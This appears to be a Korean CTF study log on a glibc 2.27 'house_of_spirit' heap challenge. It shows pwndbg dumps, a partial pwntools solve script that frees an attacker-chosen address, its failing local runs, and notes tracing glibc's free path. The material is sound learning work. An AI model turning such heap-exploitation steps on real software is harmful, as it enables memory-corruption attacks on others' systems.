The screenshot shows a web browser displaying the source code for the 'free' function in glibc. The browser's address bar shows the URL 'elixir.bootlin.com/glibc/glibc-2.27/A/ident/free'. The page has a dark theme and a sidebar on the left with the 'glibc' logo and a 'Filter tags' section. The main content area is divided into three sections: 'Defined in 1 files as a macro:', 'Defined in 4 files as a function:', and 'Referenced in 533 files:'. The 'Defined in 4 files as a function:' section lists four files: 'elf/dl-minimal.c, line 108 (as a function)', 'hurd/hurdmalloc.c, line 271 (as a function)', 'malloc/memusage.c, line 525 (as a function)', and 'malloc/tst-interpose-aux.c, line 229 (as a function)'. A red box with three question marks '???' is placed next to the 'hurd/hurdmalloc.c' entry. The 'Referenced in 533 files:' section lists various files and their usage counts, such as 'argp/argp-fmtstream.c, 3 times', 'argp/argp-help.c, 15 times', 'argp/argp-parse.c, line 666', 'assert/assert.c, line 83', 'benchtests/bench-malloc-thread.c, line 138', 'benchtests/bench-strcoll.c, 11 times', 'catgets/catgets.c, 4 times', 'catgets/genocat.c, 3 times', 'catgets/open_catalog.c, 5 times', 'catgets/tst-catgets.c, line 41', 'crypt/md5-crypt.c, 3 times', 'crypt/sha256-crypt.c, 5 times', 'crypt/sha512-crypt.c, 5 times', and 'csu/version.c, line 29'. The footer of the page shows 'glibc' and 'glibc-2.27' on the left, and 'powered by Elixir 854db2e' with an upward arrow on the right.

free identifier - Glibc source

elixir.bootlin.com/glibc/glibc-2.27/A/ident/free

glibc

Filter tags

v2

v2.42

v2.41

v2.40

v2.39

v2.38

v2.37

v2.36

v2.35

v2.34

v2.33

v2.32

v2.31

v2.30

v2.29

v2.28

v2.27

glibc-2.27.9000

glibc-2.27

v2.26

v2.25

v2.24

v2.23

v2.22

v2.21

v2.20

v2.19

Defined in 1 files as a macro:

hurd/hurdmalloc.h, line 21 (as a macro)

Defined in 4 files as a function:

elf/dl-minimal.c, line 108 (as a function)

hurd/hurdmalloc.c, line 271 (as a function) ???

malloc/memusage.c, line 525 (as a function)

malloc/tst-interpose-aux.c, line 229 (as a function)

Referenced in 533 files:

argp/argp-fmtstream.c, 3 times

argp/argp-help.c, 15 times

argp/argp-parse.c, line 666

assert/assert.c, line 83

benchtests/bench-malloc-thread.c, line 138

benchtests/bench-strcoll.c, 11 times

catgets/catgets.c, 4 times

catgets/genocat.c, 3 times

catgets/open_catalog.c, 5 times

catgets/tst-catgets.c, line 41

crypt/md5-crypt.c, 3 times

crypt/sha256-crypt.c, 5 times

crypt/sha512-crypt.c, 5 times

csu/version.c, line 29

glibc glibc-2.27

powered by Elixir 854db2e

house_of_spirit

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]-----
*RAX 0x7b
*RBX 0x0
*RCX 0x10
*RDX 0x7c2c4f3f88d0 (_IO_stdfile_0_lock) ← 0x0
*RDI 0x7b
*RSI 0x1
R8 0x0
R9 0x0
*R10 0x7c2c4f1a9bc0 (_nl_C_LC_CTYPE_class+256) ← add al, byte ptr [rax]
*R11 0x400bf5 ← add byte ptr [rax], al
*R12 0x4007e0 (_start) ← xor ebp, ebp
*R13 0x7ffe057b24f0 ← 0x1
R14 0x0
R15 0x0
*RBP 0x7ffe057b2410 → 0x400b20 (__libc_csu_init) ← push r15
*RSP 0x7ffe057b23d0 ← 0x7b /* '{' */
*RIP 0x400aff (main+420) ← call 0x400700
[ DISASM / x86-64 / set emulate on ]-----
> 0x400aff <main+420> call free@plt <free@plt>
ptr: 0x7b
0x400b04 <main+425> jmp main+434 <main+434>
0x400b06 <main+427> mov eax, 0
0x400b0b <main+432> jmp main+439 <main+439>
0x400b0d <main+434> jmp main+118 <main+118>
0x400b12 <main+439> leave
0x400b13 <main+440> ret
0x400b14 nop word ptr cs:[rax + rax]
0x400b1e nop
0x400b20 <__libc_csu_init> push r15
0x400b22 <__libc_csu_init+2> push r14
[ STACK ]-----
00:0000 rsp 0x7ffe057b23d0 ← 0x7b /* '{' */
01:0008 0x7ffe057b23d8 ← 0x200000000
02:0010 0x7ffe057b23e0 ← 0xa6c69617267 /* 'grail\n' */
03:0018 0x7ffe057b23e8 ← 0x0
04:0020 0x7ffe057b23f0 ← 0x0
05:0028 0x7ffe057b23f8 ← 0x0
06:0030 0x7ffe057b2400 → 0x7ffe057b24f0 ← 0x1
07:0038 0x7ffe057b2408 ← 0x0
[ BACKTRACE ]-----
> f 0 0x400aff main+420
f 1 0x7c2c4f02cc87 __libc_start_main+231
pwndbg> |
```

```
3113 in malloc.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]-----
RAX 0x0
RBX 0x0
RCX 0x10
RDX 0x7c2c4f3f88d0 (_IO_stdfile_0_lock) ← 0x0
RDI 0x7b
RSI 0x1
R8 0x0
R9 0x0
R10 0x3
R11 0x7c2c4f0a2910 (free) ← push r15
R12 0x7b
R13 0x7ffe057b24f0 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffe057b2410 → 0x400b20 (__libc_csu_init) ← push r15
RSP 0x7ffe057b2360 → 0x7c2c4f3f32a0 (_IO_file_jumps) ← 0x0
RIP 0x7c2c4f0a294d (free+61) ← mov rsi, qword ptr [rdi - 8]
[ DISASM / x86-64 / set emulate on ]-----
0x7c2c4f0a2938 <free+40> mov rax, qword ptr [rax]
0x7c2c4f0a293b <free+43> test rax, rax
0x7c2c4f0a293e <free+46> jne free+736 <free+736>
0x7c2c4f0a2944 <free+52> test rdi, rdi
0x7c2c4f0a2947 <free+55> je free+352 <free+352>
> 0x7c2c4f0a294d <free+61> mov rsi, qword ptr [rdi - 8]
0x7c2c4f0a2951 <free+65> lea r13, [rdi - 0x10]
0x7c2c4f0a2955 <free+69> test sil, 2
0x7c2c4f0a2959 <free+73> jne free+392 <free+392>
↓
0x7c2c4f0a2a98 <free+392> mov edi, dword ptr [rip + 0x353816] <mp_+52>
0x7c2c4f0a2a9e <free+398> mov rax, qword ptr [rip + 0x355e93] <dumped_main_aren
>
[ STACK ]-----
00:0000 rsp 0x7ffe057b2360 → 0x7c2c4f3f32a0 (_IO_file_jumps) ← 0x0
01:0008 0x7ffe057b2368 ← 0x0
02:0010 0x7ffe057b2370 ← 0x0
03:0018 0x7ffe057b2378 → 0x7c2c4f0983b3 (_IO_file_overflow+259) ← cmp eax, -1
04:0020 0x7ffe057b2380 ← 0x7
05:0028 0x7ffe057b2388 ← 0x8f4acc54c0ebe500
06:0030 0x7ffe057b2390 → 0x400bcf ← xor ebp, dword ptr [rsi] /* '3. exit' */
07:0038 0x7ffe057b2398 ← 0x0
[ BACKTRACE ]-----
> f 0 0x7c2c4f0a294d free+61
f 1 0x400b04 main+425
f 2 0x7c2c4f02cc87 __libc_start_main+231
pwndbg> |
```

house_of_spirit

```
root@6d261c450602:/app x + v
sa = lambda x, y: r.sendafter(x, y)

def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sla(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = b'grail'
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

delete(0x601500)

r.interactive()

29,1 Bot

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 176
[*] Paused (press any to continue)
[*] stack: 0x7fff9c7a05d0
[*] Switching to interactive mode
$
```

```
pwndbg>
3111 in malloc.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x0
RBX 0x0
RCX 0x10
RDX 0x75f71d49f8d0 (_IO_stdfile_0_lock) ← 0x0
RDI 0x601500 ← 0x0
*RSI 0x0
R8 0x0
R9 0x0
R10 0x3
R11 0x75f71d149910 (free) ← push r15
R12 0x601500 ← 0x0
R13 0x7fff9c7a06e0 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fff9c7a0600 → 0x400b20 (__libc_csu_init) ← push r15
RSP 0x7fff9c7a0550 → 0x75f71d49a2a0 (_IO_file_jumps) ← 0x0
*RIP 0x75f71d149951 (free+65) ← lea r13, [rdi - 0x10]
[ DISASM / x86-64 / set emulate on ]
0x75f71d14993b <free+43> test rax, rax
0x75f71d14993e <free+46> jne free+736 <free+736>
0x75f71d149944 <free+52> test rdi, rdi
0x75f71d149947 <free+55> je free+352 <free+352>
0x75f71d14994d <free+61> mov rsi, qword ptr [rdi - 8]
0x75f71d149951 <free+65> lea r13, [rdi - 0x10]
0x75f71d149955 <free+69> test sil, 2
0x75f71d149959 <free+73> jne free+392 <free+392>
0x75f71d14995f <free+79> mov rbp, qword ptr [rip + 0x353412]
0x75f71d149966 <free+86> cmp qword ptr fs:[rbp], 0
0x75f71d14996c <free+92> je free+1360 <free+1360>
[ STACK ]
00:0000 rsp 0x7fff9c7a0550 → 0x75f71d49a2a0 (_IO_file_jumps) ← 0x0
01:0008 0x7fff9c7a0558 ← 0x0
02:0010 0x7fff9c7a0560 ← 0x0
03:0018 0x7fff9c7a0568 → 0x75f71d13f3b3 (_IO_file_overflow+259) ← cmp eax, -1
04:0020 0x7fff9c7a0570 ← 0x7
05:0028 0x7fff9c7a0578 ← 0xc8330d80a449ab00
06:0030 0x7fff9c7a0580 → 0x400b0cf ← xor ebp, dword ptr [rsi] /* '3. exit' */
07:0038 0x7fff9c7a0588 ← 0x0
[ BACKTRACE ]
> f 0 0x75f71d149951 free+65
f 1 0x400b04 main+425
f 2 0x75f71d0d3c87 __libc_start_main+231

pwndbg>
```

일단 막혔던 부분 넘어갔고

house_of_spirit

```
root@6d261c450602:/app x + ~
sa = lambda x, y: r.sendafter(x, y)

def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sa(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = b'grail'
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

delete(0x601500)

r.interactive()

29,1 Bot

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 176
[*] Paused (press any to continue)
[*] stack: 0x7fff9c7a05d0
[*] Switching to interactive mode
free(): invalid pointer
[*] Got EOF while reading in interactive
$
```

```
0x000075f71d149de7 4167 in malloc.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x0
RBX 0x75f71d49dc40 (main_arena) ← 0x0
RCX 0x0
RDX 0xffffffffffffffff
*RDI 0x75f71d266c76 ← jb 0x75f71d266cde /* 'free(): invalid pointer' */
RSI 0x0
R8 0x75f718000000 → 0x75f718000020 ← 0x200000000
R9 0x0
R10 0x0
R11 0x0
R12 0x601500 ← 0x0
R13 0x6014f0 ← 0x0
R14 0x0
R15 0x0
RBP 0xffffffffffffffff
RSP 0x7fff9c7a0550 → 0x75f71d49a2a0 (_IO_file_jumps) ← 0x0
*RIP 0x75f71d149de7 (free+1239) ← call 0x75f71d1428a0
[ DISASM / x86-64 / set emulate on ]
0x75f71d14998a <free+122> mov rax, r14
0x75f71d14998d <free+125> neg rax
0x75f71d149990 <free+128> cmp rax, r13
0x75f71d149993 <free+131> jb free+1232 <free+1232>
↓
0x75f71d149de0 <free+1232> lea rdi, [rip + 0x11ce8f]
> 0x75f71d149de7 <free+1239> call malloc_printerr <malloc_printerr>
rdi: 0x75f71d266c76 ← jb 0x75f71d266cde /* 'free(): invalid pointer' */
0x75f71d149dec <free+1244> nop dword ptr [rax]
0x75f71d149df0 <free+1248> lea rdi, [rip + 0x11ce97]
0x75f71d149df7 <free+1255> call malloc_printerr <malloc_printerr>
0x75f71d149dfc <free+1260> nop dword ptr [rax]
0x75f71d149e00 <free+1264> cmp rax, 0x3f
[ STACK ]
00:0000 rsp 0x7fff9c7a0550 → 0x75f71d49a2a0 (_IO_file_jumps) ← 0x0
01:0008 0x7fff9c7a0558 ← 0x0
02:0010 0x7fff9c7a0560 ← 0x0
03:0018 0x7fff9c7a0568 → 0x75f71d13f3b3 (_IO_file_overflow+259) ← cmp eax, -1
04:0020 0x7fff9c7a0570 ← 0x7
05:0028 0x7fff9c7a0578 ← 0xc8330d80a449ab00
06:0030 0x7fff9c7a0580 → 0x400bcf ← xor ebp, dword ptr [rsi] /* '3. exit' */
07:0038 0x7fff9c7a0588 ← 0x0
[ BACKTRACE ]
> f 0 0x75f71d149de7 free+1239
f 1 0x75f71d149de7 free+1239
f 2 0x400b04 main+425
f 3 0x75f71d0d3c87 __libc_start_main+231
```

house_of_spirit

```
root@6d261c450602:/app x + ~
sa = lambda x, y: r.sendafter(x, y)

def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sla(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = b'grail'
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

delete(0x601500)

r.interactive()

29,1 Bot

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 191
[*] Paused (press any to continue)
[*] stack: 0x7ffeed6ed0
[*] Switching to interactive mode
$
```

```
RDX 0x7de2e5a378d0 (_IO_stdfile_0_lock) ← 0x0
RDI 0x601500 ← 0x0
RSI 0x0
R8 0x0
R9 0x0
R10 0x3
R11 0x7de2e56e1910 (free) ← push r15
R12 0x601500 ← 0x0
R13 0x6014f0 ← 0x0
R14 0x0
R15 0x0
RBP 0xfffffffffffffb0
RSP 0x7ffeed6e50 → 0x7de2e5a322a0 (_IO_file_jumps) ← 0x0
*RIP 0x7de2e56e1e71 (free+1377) ← call 0x7de2e56e0410

[ DISASM / x86-64 / set emulate on ]
0x7de2e56e1966 <free+86>    cmp     qword ptr fs:[rbp], 0
0x7de2e56e196c <free+92>    je      free+1360          <free+1360>
↓
0x7de2e56e1e60 <free+1360>    mov     rax, qword ptr [rip + 0x352f19]
0x7de2e56e1e67 <free+1367>    cmp     byte ptr fs:[rax], 0
0x7de2e56e1e6b <free+1371>    jne     free+98           <free+98>
> 0x7de2e56e1e71 <free+1377>    call    tcache_init.part  <tcache_init.part>
rdi: 0x601500 ← 0x0
rsi: 0x0
rdx: 0x7de2e5a378d0 (_IO_stdfile_0_lock) ← 0x0
rcx: 0x10

0x7de2e56e1e76 <free+1382>    mov     rsi, qword ptr [r12 - 8]
0x7de2e56e1e7b <free+1387>    jmp     free+98           <free+98>

0x7de2e56e1e80 <free+1392>    mov     rdi, r13
0x7de2e56e1e83 <free+1395>    call    munmap_chunk      <munmap_chunk>

0x7de2e56e1e88 <free+1400>    jmp     free+352          <free+352>

[ STACK ]
00:0000 rsp 0x7ffeed6e50 → 0x7de2e5a322a0 (_IO_file_jumps) ← 0x0
01:0008 0x7ffeed6e58 ← 0x0
02:0010 0x7ffeed6e60 ← 0x0
03:0018 0x7ffeed6e68 → 0x7de2e56d73b3 (_IO_file_overflow+259) ← cmp eax, -1
04:0020 0x7ffeed6e70 ← 0x7
05:0028 0x7ffeed6e78 ← 0xf2e7ff39f55d1000
06:0030 0x7ffeed6e80 → 0x400bcf ← xor ebp, dword ptr [rsi] /* '3. exit' */
07:0038 0x7ffeed6e88 ← 0x0

[ BACKTRACE ]
> f 0 0x7de2e56e1e71 free+1377
f 1 0x7de2e56e1e71 free+1377
f 2 0x400b04 main+425
f 3 0x7de2e566bc87 __libc_start_main+231
```

사실 중간에 이 부분이 있었거든요

pwndbg>

house_of_spirit

```
root@6d261c450602:/app x + ~
sa = lambda x, y: r.sendafter(x, y)

def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sa(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = b'grail'
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

delete(0x601500)

r.interactive()

29,1 Bot

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 191
[*] Paused (press any to continue)
[*] stack: 0x7ffeed6ed0
[*] Switching to interactive mode
free(): invalid pointer
[*] Got EOF while reading in interactive
$
[*] Process './house_of_spirit' stopped with exit code -6 (SIGABRT) (pid 191)
[*] Got EOF while sending in interactive
root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 196
[*] Paused (press any to continue)
[*] stack: 0x7ffd66043360
[*] Switching to interactive mode
$
```

```
0x00007e9bedf5fe7b 2993 in malloc.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x0
RBX 0x0
RCX 0x0
RDX 0xfffffffffffffff8
RDI 0x7e9be8000b10 ← 0x0
*RSI 0x0
R8 0x7e9be8000000 → 0x7e9be8000020 ← 0x200000000
R9 0x0
R10 0x0
R11 0x0
R12 0x601500 ← 0x0
R13 0x6014f0 ← 0x0
R14 0x0
R15 0x0
RBP 0xfffffffffffffff8
RSP 0x7ffd660432e0 → 0x7e9bee2b02a0 (_IO_file_jumps) ← 0x0
*RIP 0x7e9bedf5fe7b (free+1387) ← jmp 0x7e9bedf5f972
[ DISASM / x86-64 / set emulate on ]
0x7e9bedf5e4d0 <tcache_init.part+192>
0x7e9bedf5e4d3 <tcache_init.part+195>
0x7e9bedf5e4d6 <tcache_init.part+198>
0x7e9bedf5e4d7 <tcache_init.part+199>
↓
0x7e9bedf5fe76 <free+1382> mov rsi, qword ptr [r12 - 8]
> 0x7e9bedf5fe7b <free+1387> jmp free+98 <free+98>
↓
0x7e9bedf5f972 <free+98> test sil, 4
0x7e9bedf5f976 <free+102> lea rbx, [rip + 0x3542c3] <main_arena>
0x7e9bedf5f97d <free+109> jne free+696 <free+696>
0x7e9bedf5f983 <free+115> mov r14, rsi
0x7e9bedf5f986 <free+118> and r14, 0xfffffffffffffff8
[ STACK ]
00:0000 rsp 0x7ffd660432e0 → 0x7e9bee2b02a0 (_IO_file_jumps) ← 0x0
01:0008 0x7ffd660432e8 ← 0x0
02:0010 0x7ffd660432f0 ← 0x0
03:0018 0x7ffd660432f8 → 0x7e9bedf553b3 (_IO_file_overflow+259) ← cmp eax, -1
04:0020 0x7ffd66043300 ← 0x7
05:0028 0x7ffd66043308 ← 0x1921035a50465d00
06:0030 0x7ffd66043310 → 0x400bcf ← xor ebp, dword ptr [rsi] /* '3. exit' */
07:0038 0x7ffd66043318 ← 0x0
[ BACKTRACE ]
> f 0 0x7e9bedf5fe7b free+1387
f 1 0x7e9bedf5fe7b free+1387
f 2 0x400b04 main+425
f 3 0x7e9bedee9c87 __libc_start_main+231
pwndbg>
```

tcache_init.part는 디버깅해보니 뭐 없네
근데 <내가 입력한 주소 - 8> 값을 가지고 또 풀 하나보다

house_of_spirit

```
0x7e9bedf5f983 <free+115>    mov     r14, rsi
0x7e9bedf5f986 <free+118>    and     r14, 0xffffffffffffff8
0x7e9bedf5f98a <free+122>    mov     rax, r14
0x7e9bedf5f98d <free+125>    neg     rax
0x7e9bedf5f990 <free+128>    cmp     rax, r13
▶ 0x7e9bedf5f993 <free+131>    ✓jb     free+1232                <free+1232>
    ↓
0x7e9bedf5fde0 <free+1232>    lea     rdi, [rip + 0x11ce8f]
0x7e9bedf5fde7 <free+1239>    call    malloc_printerr        <malloc_printerr>
```

<내가 입력한 주소 - 8> 값에 따라 에러가 발생하네
근데 어셈블리로 보니까 어렵다
소스코드를 봐야겠어!
근데 아까 못 찾았잖아...

house_of_spirit


호출 흐름

모르면 찾아봐야지

일반적으로 `free(ptr)` → `__libc_free(ptr)` → (상황에 따라) `_int_free(arena, chunk, have_lock)` 순서로 이어진다. [osorisefmanage.tistory +1](#)

즉 `_int_free()` 는 “chunk 포인터(p)와 그 chunk가 속한 arena(av)”를 인자로 받는 내부 함수이고, `__libc_free()` 가 `mem` (사용자 포인터)에서 chunk/ar_ptr를 계산해 넘겨준다. [velog +1](#)

house_of_spirit



The screenshot shows the bootlin Elixir Cross Referencer interface. The top navigation bar includes links for HOME, ENGINEERING, TRAINING, DOCS, COMMUNITY, and COMPANY. A banner for "Embedded Linux Networking training" is visible on the left. The main content area shows a search for "_libc_free" in the "glibc" library. The search results indicate "No definitions found in the database" and "Referenced in 1 files: malloc/malloc.c". A list of line numbers is provided for the referenced file. A red text box with Korean text is overlaid on the results.

bootlin
Elixir Cross Referencer

glibc

Filter tags

v2

- v2.42
- v2.41
- v2.40
- v2.39
- v2.38
- v2.37
- v2.36
- v2.35
- v2.34
- v2.33
- v2.32
- v2.31
- v2.30
- v2.29
- v2.28
- v2.27
- glibc-2.27.9000
- glibc-2.27

No definitions found in the database

Referenced in 1 files:

malloc/malloc.c

- line 514
- line 515
- line 2969
- line 2973
- line 3085
- line 3126
- line 3144
- line 5578
- line 5578
- line 5594

???

심볼 상태가 완벽하진 않다.
다 찾아보자..

glibc glibc-2.27

